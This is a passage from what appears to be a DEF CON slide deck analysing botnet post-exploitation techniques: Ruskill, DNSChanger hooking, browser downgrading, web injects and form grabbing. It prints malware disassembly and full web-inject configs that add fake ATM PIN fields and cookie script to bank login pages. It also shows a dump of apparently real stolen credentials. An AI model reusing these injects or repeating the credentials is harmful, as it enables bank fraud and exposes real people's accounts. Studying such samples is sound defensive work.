   content:"|0D 0A 0D 0A|data=USB|3C 7C 3E|Infected Drive";
   nocase;
   classtype:Worm; reference:SNS;
   sid:110034567;
   rev:1;
)
```

# POST Exploitation

# Subverting System Integrity

# Understanding Ruskill

- What is Ruskill ?
  - A termed coined in Russia
    - It refers to the group of warriors who demonstrate their skill in the battle
    - Typically used by Diablo game players to demonstrate their strength and power
  - How does Ruskill relate to bots?
    - Ruskill module is used to demonstrate the capability of bots
    - Removing traces of malware in the system after successful reboot

# Understanding Ruskill

- Inside Ruskill Module
  - Found in NGR (Dorkbot)
  - Remote file downloading and execution
    - Ruskill allows the bot to fetch any executable from third-party resource and execute it in the compromised system
  - Restoring System
    - Ruskill monitors all the changes performed by the malicious executable in the system
    - Ruskill restores the registry, files ad network settings to the same state ( before the execution of malicious binary) after reboot
    - Deletes the malicious executable after  successful execution in the system

# Understanding Ruskill

- Inside Ruskill Module

```
loc_40DB41:
mov     edx, off_415784
push    esi             ; arglist
push    offset aRuskillDetecte ; "[Ruskill]: Detected File: \"%s\""
push    edx             ; int
push    offset dword_44AD98 ; int
call    sub_40BA00
add     esp, 10h
jmp     loc_40DC82
```

**Ruskill Detecting File, DNS and Registry modifications**

```
mov     eax, off_415784
push    esi             ; arglist
push    offset aRuskillDetec_0 ; "[Ruskill]: Detected DNS: \"%s\""
push    eax             ; int
push    offset dword_44AD98 ; int
call    sub_40BA00
add     esp, 10h
jmp     loc_40DC82
```

```
mov     ecx, off_415784
push    esi             ; arglist
push    offset aRuskillDetec_1 ; "[Ruskill]: Detected Reg: \"%s\""
push    ecx             ; int
push    offset dword_44AD98 ; int
call    sub_40BA00
add     esp, 10h
jmp     loc 40DC82
```

# Demonstration

# Critical Problem - DNS Changer

DNSChanger cutoff is more whimper than bang. Score one for the good guys.

Cutting off Internet access to computers infected with the nasty DNSChanger trojan did not bring about doomsday after all. Why, beyond the obvious, that's good news in the cybersecurity world.

DNSChanger apocalypse:

DNSChanger Doomsday

*The FBI is pulling the plug on rogue DNS servers on Monday, meaning those who haven't cleaned up their computers could be stranded without Internet. Which begs the question, should they even be allowed Internet access?*

Don't forget: DNSChanger malware could kill your internet on Monday

Internet blackout looms for 300K DNSChanger-infected computers

Facebook warns users of the end of the Internet via DNSChanger

FBI Limits DNSChanger Malware Damage; No 'Internet Doomsday'

The FBI shut down servers that allowed more than 4 million virus-infected computers to access Internet

DNSChanger Shutdown, Despite Laggards, Is a Good Thing

DNSChanger operation shuts down, leaving some without access to web

# DNS Changer in Action

- DNS Changer
  - Exploiting the DNS resolution functionality of the infected machine
  - What it works for?
    - Blocking security providers websites (Implementing blacklists)
      - Blocking microsoft.com updates website to restrict the downloading of updates
      - Restricting the opening of anti-virus vendors websites
    - Redirecting the browser to the malicious domain
      - Forcing the infected machine to download updates from malicious domain
      - Triggering chain infection for downloading another set of malware onto the infected system

# DNS Changer in Action

- DNS Changer
  - How this works?
    - Replacing the DNS server entries in the infected machine with IP addresses of the malicious DNS server
    - Adding rogue entries in the hosts configuration file
    - Executing DNS amplification attack by subverting the integrity of LAN devices such as routers and gateways
      - It results in DNS hijacking at a large scale in the network
    - Hooking DNS libraries
      - The preferred method is Inline hooking in which detour and trampoline functions are created to play with DNS specific DLLs.

# DNS Changer in Action

- DNS Changer
  - Inside DNS hooking
    - Hooking DNS API
      - Hooking DNSQuery (*) function calls in *dnsapi.lib/dnsapi.dll*
      - Implemented by creating a blacklist
      - Bot hijacks the DNS resolution flow by filtering all the incoming DNS requests
    - Hooking DNS Cache Resolver Service
      - Cache resolver service is used for DNS caching
      - Bot hooks *sendto function in ws2_32.dll* to verify the origin of DNS query to validate if sendto function is called by *dnsrsslvr.dll*

# DNS Changer in Action

- DNS Changer
  - Implementation in NGR bot

```
loc_40E703:
mov     ecx, [ebp+var_4]
mov     edx, off_415770
push    ecx
push    eax             ; arglist
push    offset aDnsBlockedDDom ; "[DNS]: Blocked %d domain(s) - Redirecte"..
push    edx             ; int
push    offset dword_44AD98 ; int
call    sub_40BA00
add     esp, 14h
```

**DNS Blocking**

```
mov     eax, [esi+edi*4+4]
mov     ecx, [esi+edi*4+8]
push    eax             ; char
push    offset aS_0     ; "%s"
push    offset aBdns    ; "bdns"
push    ecx             ; lpString
call    sub_407500
call    sub_40A970
mov     edx, [esi+edi*4+8]
mov     eax, [esi+edi*4+4]
mov     ecx, [ebp+lpString2]
push    edx
mov     edx, [ebp+arg_0]
push    eax             ; arglist
push    offset aDnsRedirecting ; "[DNS]: Redirecting \"%s\" to \"%s\""
push    ecx             ; int
push    edx             ; int
call    sub_40BA00
add     esp, 24h
pop     edi
```


```
sub_40A970 proc near
push    offset aDnsflushresolv ; "DnsFlushResolverCache"
push    offset aDnsapi_dll ; "dnsapi.dll"
call    sub_403920
push    eax
call    sub_403750
test    eax, eax
jnz     short loc_40A98A
```

**DNS Redirection**

# Demonstration

# Certificate Deletion


- Certificate Deletion
  - Removing all instances of private certificates from the infected machine




ICE IX bot - certificate deletion module


# Cryptovirology in Action

- Cryptovirology
  - Exploiting the Built-in Windows Crypto APIs
  - Cryptovirology allows malware authors to build robust malware
  - How Cryptovirology is used in designing bots?
    - Generating random filenames for bots
    - Creating registry entries with random keys
    - Highly used for generating random DNS server entries
      - All DNS entries maps to the same IP address
    - Of course, encrypted communication between infected machine and C&C server
    - Verifying the integrity of malicious files downloaded in the system
      - Scrutinizing the bots



# Cryptovirology in Action

- Cryptovirology
  - An instance from ICE IX bot – Windows Crypto API misuse



# Exploiting Browsers
# Data Exfiltration Over HTTP


# Downgrading Browser Security

- Removing Protections
  - Nullifying browser client side security to perform stealthy operations
  - Internet Explorer
    - Tampering zone values in the registry
      - ***\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones***
  - Firefox
    - Manipulating entries in user.js file
      - ***user_pref("security.warn_submit_insecure",false);***
        - » **Browser does not raise an alert box when information in sent over HTTP while submitting forms.**
      - ***user_pref("security.warn_viewing_mixed",false);***
        - » **Remove the warning of supporting mixed content over SSL.**


**OLD School trick but works very effectively. Several other techniques of subverting the browser security also exists.**

# Man-in-the-Browser (MitB)

- Inside MitB
  - MitB typically refers to a userland rootkit that exploits the browser integrity



# What Lies Beneath?





Note: The Pop up is triggered in user's active session. So what it is actually?

No doubt it is a Popup, but the technique is termed as **Web Injects** not phishing or something like that.

# Web Injects

- Web Injects
  - Based on the concept of hooking specific functions in the browser DLLs
  - On the fly infection tactic
  - Execution flow
    - Bot injects malicious content in the incoming HTTP responses
    - Injections are based on the static file named as webinjects.txt
    - Rules are statically defined by the botmaster
    - Bot fetches rules from the webinjects.txt file and injects in the live webpages
  - Information stealing in a forceful manner
    - Exploits user ignorance

```
set_url https://engine.paymentgate.ru/bpcservlet/BPC/index.jsp* GP

data_before
<td><input class="text" type="text" name="userId" value=""></td>
data_end

data_inject
<td class="merchantLogin">ïàðîëü</td>
data_end
```

# Web Injects


- What is meant by GPH flags?
  - Exploitation and infection metrics
    - **G -** injection will be made only for the resources that are requested by the **GET**
    - **P -** injection will be made only for the resources that are requested by the **POST**
    - **L -** is a flag for grabbing content between the tags **data_before** and **data_after** inclusive
    - **H – similar as L except** the ripped content is not included and the contents of tags **data_before** and **data_after**

# Web Injects – Real Time Cases (1)

```
set_url https://web.da-us.citibank.com/cgi-bin/citifi/portal/l/l.do GP

data_before
src="/cm/js/branding.js"></script>
data_end
data_inject
<SCRIPT>
function set_cookie1(name, value, expires)
{
if (!expires) { expires = new Date();}
document.cookie = name + "=" + escape(value) + "; expires=" + expires.toGMTString() + "; path=/";
}

function get_cookie(name) {
cookie_name = name + "="; cookie_length = document.cookie.length; cookie_begin = 0;
while (cookie_begin < cookie_length)
{
value_begin = cookie_begin + cookie_name.length;
if (document.cookie.substring(cookie_begin, value_begin) == cookie_name)
{
var value_end = document.cookie.indexOf (";", value_begin);
if (value_end == -1) { value_end = cookie_length;}
return unescape(document.cookie.substring(value_begin, value_end));
}
cookie_begin = document.cookie.indexOf(" ", cookie_begin) + 1;
if (cookie_begin == 0) { break;}
}
return null; }
</SCRIPT>
data_end
data_after
<noscript>
data_end
```

Forceful Cookie Injection in Citibank's website to manipulate the user's session

# Web Injects – Real Time Cases (2)

```
set_url *bankofamerica.com* GP
data_before
<a href="#sitekey" title="View your SiteKey">
<img src="sas-docs/images/clr.gif" height="1" width="10" border="0" alt="View your SiteKey"></a>
data_end
data_inject
</TD>
</TR>
<TR>
<TD align=left class=textbold valign=top>
<label for="passcode"> <SPAN class="text2">* ATM Number:</SPAN>
<span class="h2-ada"> <br>
Enter an ATM Number. Your ATM Number must be 16 digits.
</span></label>
</TD>
</TR>
<TR>
<TD>
<input type="password" name="ATMNR" id="ATMNR" class="text1" value="" maxlength="16" size="28">
data_end
data_after
data_end
```


Injecting HTML content in Bank of America's webpages to steal the ATM number and the Pass code.

```
set_url https://online.wellsfargo.com/signon* GP
data_before
<input type="password" name="password"*</td>
data_end
data_inject
<td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
<input type="password" name="USpass" id="atmpin" size="20" maxlength="14"
title="Enter ATM PIN" tabindex="11" accesskey="A"/>
<br/> </td>
data_end
data_after
data_end

</label>
data_end
```

Injecting HTML content in Wells Fargo bank to steal user's ATM code.

# Form Grabbing

- Form Grabbing
  - It is an advanced technique of capturing information present in forms



# Form Grabbing

- Why Form Grabbing ?
  - Keylogging produces plethora of data
  - Form grabbing – extracting data from the GET/POST requests
  - Based on the concept of hooking and DLL injection
  - No real protection against malware

# Form Grabbing

- Harvested Data

**View report (HTTPS request, 205 bytes)**

| | |
|---|---|
| Bot ID: | CLOUD2_7D126CF46522DF69 |
| Botnet: | ice9 |
| Version: | 1.2.0 |
| OS Version: | Server 2008 R2 x64, SP 1 |
| OS Language: | 1033 |
| Local time: | 07.03.2012 11:05:33 |
| GMT: | +0:00 |
| Session time: | 648:59:02 |
| Report time: | 07.03.2012 11:05:39 |
| Country: | -- |
| IPv4: | [redacted] |
| Comment for bot: | - |
| In the list of used: | No |
| Process name: | C:\Program Files (x86)\Kaspersky Lab\Kaspersky Small Office Security\avp.exe |
| User of process: | CLOUD2\Administrator |
| Source: | https://auto-activation3.kaspersky.com/en/activate |

```
https://auto-activation3.kaspersky.com/en/activate
Referer: -
User input: [redacted]
POST data:

REQUEST_ID={[redacted]90e-53c3-43d3-49c811675a42}
APP_ID=14[redacted]
ACT_CODE=[redacted]
```

**Harvested data from POST requests. Kaspersky's anti virus license key entered by the user**

# Demonstration

# This Data is Not Yours !

```
============================
Mozilla Firefox
============================
http://platforma.polsl.pl@@@asiiia1989:lizak1
http://o2.pl@@@krycha326:liszka
http://poczta.interia.pl@@@sumwwf@interia.pl:rzeszow2010
http://platforma.polsl.pl@@@username:asiiia1989@@@*password:lizak17
============================
Opera
============================
http://poczta.o2.pl/@krycha326@o2.pl:liszka
https://www.facebook.com/login.p
http://poczta.interia.pl/@sumwwf@interia.pl:rzeszow2010
http://o2.pl/@p
-90:enter123
++ IP Address: 187.12.65.226 | From: BR | ID: 3644C4ADE373E61EDB6B0D46F3250F397DAFFE86 | Date: 16.05.2012 09:50:03 ++
============================
Internet Explorer
============================
http://www.uol.com.br/@@@fe
http://www.uol.
liciano3m:
++ IP Address: 93.84.42.19 | From: BY | ID: 8E7E3A7F28198D320374C23B4DD491FE3DC5D515 | Date: 16.05.2012 09:50:52 ++
============================
Google Chrome
============================
http://vk.com/@@@monopolia2:
http://passport.yandex.ru/@@@lady.lotisch:
============================
Windows RAS
============================
Name:
Login:
eltel.by
Password:
Phone: byflay
...
Name: byflay
Login:
@beltel.by
Password:
```

*All Browsers !*

# Conclusion

- Botnets have become more robust and sophisticated
- Significant increase in exploitation of browsers
- HTTP has been used for data exfiltration
- Botnets die hard

# Questions

# Thanks

- DEF Con crew
  - http://www.defcon.org


- SecNiche Security Labs
  - http://www.secniche.org
  - http://secniche.blogspot.com